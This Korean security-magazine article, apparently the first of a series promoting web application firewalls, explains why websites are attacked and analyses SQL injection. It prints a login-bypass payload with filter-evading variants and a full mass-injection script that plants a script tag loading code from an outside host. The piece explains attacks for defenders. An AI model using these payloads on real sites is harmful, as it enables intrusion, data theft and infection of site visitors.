"모든 길로 통하는 웹, 편리성만큼 위험 높아"

다양한 응용공격 속속 등장 … 웹방화벽 설치 '필수'

연재순서

1. 웹 공격, 단순함과 정교함의 조화(이번호)
2. 웹 방화벽, 웹 공격 방어 기술의 총집합
3. 웹 방화벽, 그리고 웹 보안의 미래

2011년 상반기에도 크고 작은 침해사고가 발생했다. 개인정보가 대량 유출되거나 주요 기관의 홈페이지가 분산서비스거부(DDoS) 공격을 당하기도 했다. 이로 인한 피해 규모와 양상은 다양하지만 그 내용을 찬찬히 들여다보면 공격의 시작은 대부분 웹으로부터 이뤄졌다는 사실을 알 수 있다.

직접적으로는 웹 서버를 바로 해킹하기도 하고, 간접적으로는 웹 서버에 악성 코드를 심어 이곳에 접속한 PC를 감염시키기도 했다. 이러한 웹 공격 후 해커들은 본인이 원하는 목적(당하는 입장에서는 피해)을 이뤘는데, 그 결과가 개인정보의 유출이나 좀비 PC를 통한 DDoS 공격으로 나타난 것이다.

모든 길은 웹으로 통한다

왜 웹에 대한 공격이 많아졌을까? 그 답은 웹이 얼마나 광범위하게 퍼져있는가를 살펴보면 바로 알 수 있다.

웹을 기반으로 한 서비스는 폭발적으로 성장해 우리 주변 어디에서나 쉽게 접할 수 있다. 인터넷 뱅킹이나 주식 거래와 같은 민감한 금융거래는 물론 정부의 각종 민원도 안내 수준에서 머물지 않고 웹 기반으로 직접 서비스되고 있다. 그리고 영화나 식당의 예약, 각종 쇼핑몰을 통한 상품 구매 등 일상생활에서의 웹 활용 사례는 일일이 열거하기 힘들 정도로 많다. 한편 소셜 네트워크 서비스나 블로그 같이 순전히 웹 환경 내에서 탄생해 발전, 제공되는 서비스도 많다.

이는 전세계적인 현상으로, 이미 웹 서버는 2006년에 1억대를 돌파해 현재는 2억대가 넘고, 웹 트래픽은 매년 30%씩 증가될 것으로 예측되고 있다. 게다가 스마트폰의 보급과 클라우드 컴퓨팅의 활성화는 웹 브라우저를 기반으로 동작하는 가상의 운영체제의 개념으로 웹을 진화시키고 있다. 한마디로 모든 길은 웹으로 통하고 있는 것이다.

모든 곳으로 통하는 그 길로 온다


한 해커가 있다. 그가 해킹을 하는 이유는 자기 만족이나,

웹은 편리성이 높지만, 편리성만큼 위협도 높다는 보안의 명제를 증명하고 있다. 최근 발생한 다양한 공격의 출발점 또한 웹으로, 웹을 통해 악성코드를 유포하거나 웹 서버 등을 해킹, DDoS 공격이나 정보유출의 진원지로 활용한 것이다. 이러한 웹 공격 이슈와 더불어 대응책으로서 웹 방화벽에 대해 알아본다.〈편집자〉

이충우 펜타시큐리티시스템 이사 / bazle@pentasecurity.com

자신의 견해를 표현하기 위해서거나, 혹은 금전적인 이득을 얻기 위해서일 것이다. 물론 이전에 속했던 조직에 대한 복수 등 다른 이유도 있을 수 있다. 그러면 그는 어떤 시스템을 공격해야 할까?

웹 애플리케이션 구조와 웹 공격



웹은 이러한 목적 모두를 충족시키기에 아주 적합하다. 홈페이지를 변조해 자신이 왔다갔다는 사실을 만방에 알릴 수도 있고, 강력한 정치적 메시지를 전달하기 위해 콘텐츠를 변조하거나 아예 웹 서버를 다운시키려 할 수도 있다. 그리고 해킹을 통해 웹 애플리케이션과 연동되는 DB에 접근해 중요한 정보를 빼내어 이를 판매할 수도 있을 것이다.

사람이 많이 모이는 번화한 중심가에서 제품 홍보를 하거나 정치적 시위를 하는 것, 몰래 물건을 훔치거나 은행을 터는 것과 마찬가지다. 인터넷 상에서 사람이 많이 모이고 재화가 모여 있는, 즉 돈이 될 만한 것들이 모여 있는 웹을 주요 공격 대상으로 삼는 것이다.

웹 포트는 서비스를 위해 네트워크 방화벽과 같은 보안장비에서도 항상 외부로 열려있고, 각종 애플리케이션들이 연동되면서 이들의 취약점이 외부로 노출되기도 한다. 또한 웹 기반의 서비스 대부분이 백엔드에 위치하는 데이터베이스와 연동되고 있기 때문에 웹 브라우저를 통한 질의 조작도 가능하다.

이러한 공격들은 난이도에 비해 큰 효과를 기대할 수 있는데다가 가치 있는 정보 획득이 용이하다는 점 때문에 웹이 보다 매력적인 공격 대상으로 부상하고 있다. 웹은 편리함을 가져다 준 반면, 그 길을 통해 웹 공격이라는 심각한 위협도 끌고 온 것이다.

웹 공격, 식은 죽 먹기

대부분의 웹 공격은 단순해서 실행하기 쉽고 별다른 도구를 필요로 하지도 않는다. 다양한 보안조직에서 발표하는 취약점 리포트를 보면, 웹 서버나 브라우저를 포함한 웹 관련 취약점이 이미 전체 취약점의 절반을 넘어섰음을 알 수 있다. 조사기관마다 조금씩 다르지만, 이러한 웹 취약점의 70%는 별도의 도구 없이도 공격할 수 있다고 알려진다.

한편 패키지화된 공격도구는 웹에 대한 깊은 지식 없이도 웹 공격을 가능하게 한다. 웹 취약점을 찾는 스캐너는 물론이고, 다양한 웹 공격과 프록시가 포함된 공격 도구, 웹 서버에 업로드해 사용할 수 있는 웹쉘 등은 웹 공격을 더욱 손쉽게 수행할 수 있도록 한다.

게다가 적절한 웹 보안 시스템의 부재는 이러한 공격의 사전 방지나 사후 발견마저 어렵게 하고 있다. 해커들은 웹 공격 후 페이지 변조를 통해 바로 들키는 방법 보다는 기존 홈페이지는 그대로 두고 악성코드를 심거나 자료만 빼가기에 적절한 보안 시스템을 갖추지 않았다면 해킹 당했다는 사실조차 알 수 없는 것이다. 실제로 침해사고 발생 후 한 달이 지나도록 공격당한 사실도 모르는 경우가 절반이 넘는다는 통계는 이러한 사실을 방증한다.

웹 취약점은 많고, 잘 들키지도 않는데다가, 원하는 이득을 손쉽게 얻을 수 있다. 악의적인 공격자는 누구라도 웹을 목표로 삼을 것임은 자명하다.

웹 공격의 진화

웹 공격은 다양하다. 많이 언급되는 SQL 인젝션이나 XSS(Cross Site Scripting) 같은 공격뿐 아니라 최근 이뤄지는 DDoS 공격도 80% 이상이 웹 트래픽으로 이뤄져 있다. 이 가운데 가장 효과적이며 위협적인 공격인 SQL 인젝션 공

격을 분석함으로써 웹 공격이 어떻게 이뤄지고, 잡기 힘든 이유가 무엇인가에 대해 살펴보겠다.

SQL 인젝션은 웹 페이지의 사용자 입력 폼 또는 URL 등에 공격자가 악의적인 SQL 문을 삽입해 임의대로 내부 DB의 SQL 질의를 조작하는 공격이다. 대다수의 웹 서버가 홈페이지의 콘텐츠 외에도 민감한 정보들을 DB에 저장해 사용하고 있어 위험성이 대단히 높다.

웹 애플리케이션에서 사용자의 입력값을 SQL 문의 일부로 전달하는 경우, 공격자는 이 내용을 조작해 위험한 SQL 문을 삽입, 이를 애플리케이션이 실행하도록 하는 것이 바로 SQL 인젝션 공격이다. 공격자는 이를 통해 관리자 권한을 획득하거나, DB로부터 기밀 정보를 유출 변조하고 때로는 삭제까지 할 수 있다.

예를 들어 ID와 패스워드를 입력 받아 사용자를 인증하는 웹 애플리케이션을 가정해 보자. 이 애플리케이션은 대개 다음과 같은 SQL 문장을 사용한다.

```
SELECT userid FROM logins
WHERE id='admin' AND password= 'abc123'
```

이는 사용자로부터 입력 받은 ID가 'admin', 패스워드가 'abc123'이라는 것이며, 이를 수행하기 위해 정보가 logins 테이블에 있는지 확인하게 된다. 이 때 만약 웹 애플리케이션이 보안에 대한 별다른 고려 없이 입력값을 그대로 SQL 문장에 포함시키는 방식으로 구현됐다면, 공격자는 패스워드 입력 없이 ID 입력으로 "'admin' or 1=1; —"란 문장을 넣어 원래의 SQL 문을 다음과 같이 바꿀 수 있게 된다.

```
SELECT userid FROM logins
WHERE id='admin'  OR 1=1 ; -- AND password= '
```

패스워드를 확인하는 WHERE 이하의 조건문에서 "AND password=" 부분은 두개의 대시 "—"에 의해서 주석으로 처리된다. 즉 문장 해석은 "OR 1=1"에서 끝나는 것이다. "1=1"이라는 조건은 논리적으로 참(true)이고, WHERE 조건문에서 OR 연산을 했기 때문에 ID가 무엇이든 이 SQL 문장은 항상 참(true)값을 돌려보낸다.

다시 말해 웹 애플리케이션은 이 SQL문의 출력에 따라 공격자가 올바른 패스워드를 알고 있는 정당한 사용자 admin으로 인식하게 되는 것이다. 이와 같이 SQL 인젝션 공격은 SQL 구문의 일부를 삽입(injection)해, 웹 애플리케이션 개발자가 전혀 의도하지 않았던 결과를 이뤄내게 된다.

이 예제는 굉장히 간단한 SQL 인젝션 공격이지만 5년 전만 하더라도 통하는 웹 사이트를 쉽게 찾을 수 있었다. 게다가 이 예제가 너무나 유명해져서 "1=1" 문자열을 차단하자, "2=2", "a=a", "a<b"와 같이 논리적으로 참(true)인 다른 문장을 삽입해 우회하기도 했다. 이 부분은 논리적으로 참(true)만 되면 되기때문에 사실 무한대의 조합이 가능하며, 단순한 문자열 필터링으로는 잡을 수 없다.

최근의 SQL 인젝션 공격은 더욱 정교하게 발전해 치명적인 위력을 발휘하고 있다. 매스 SQL 인젝션이 대표적으로, SQL 인젝션 공격을 수행해 DB 내의 콘텐츠에 악성코드가 설치된 곳의 링크를 삽입하고, 사용자가 접속하면 자동으로 링크에 있는 스크립트가 수행되도록 만드는 것이다. 이 공격은 자동화된 봇(bot)으로 수행돼 국내에서도 많은 웹 사이트를 변조시키기도 했다. 다음은 매스 SQL 인젝션 공격의 예제문이다.

```
DECLARE @T varchar(255),@C varchar(255) DECLARE Table_Cursor CURSOR FOR select a.name,b.name from sysobjects a,syscolumns b where a.id=b.id and a.xtype='u' and (b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167) OPEN Table_Cursor FETCH NEXT FROM  Table_Cursor INTO @T,@C WHILE(@@FETCH_STATUS=0) BEGIN exec('update ['+@T+'] set ['+@C+']=rtrim(convert(varchar,['+@C+']))+''<script src=http://www.nihaorr1.com/1.js></script>''')FETCH NEXT FROM  Table_Cursor INTO @T,@C END CLOSE Table_Cursor DEALLOCATE Table_Cursor
```

이 공격은 SQL 인젝션과 XSS를 결합했으며, 최종 목표는 웹 서버가 아닌 클라이언트라는 점, 자동화돼 대량의 피해를 양산했다. 또 탐지 회피를 위해 쿠키까지 이용하는 등의 양상을 보였는데, 이는 웹 공격의 한계가 없다는 사실을 입증한다.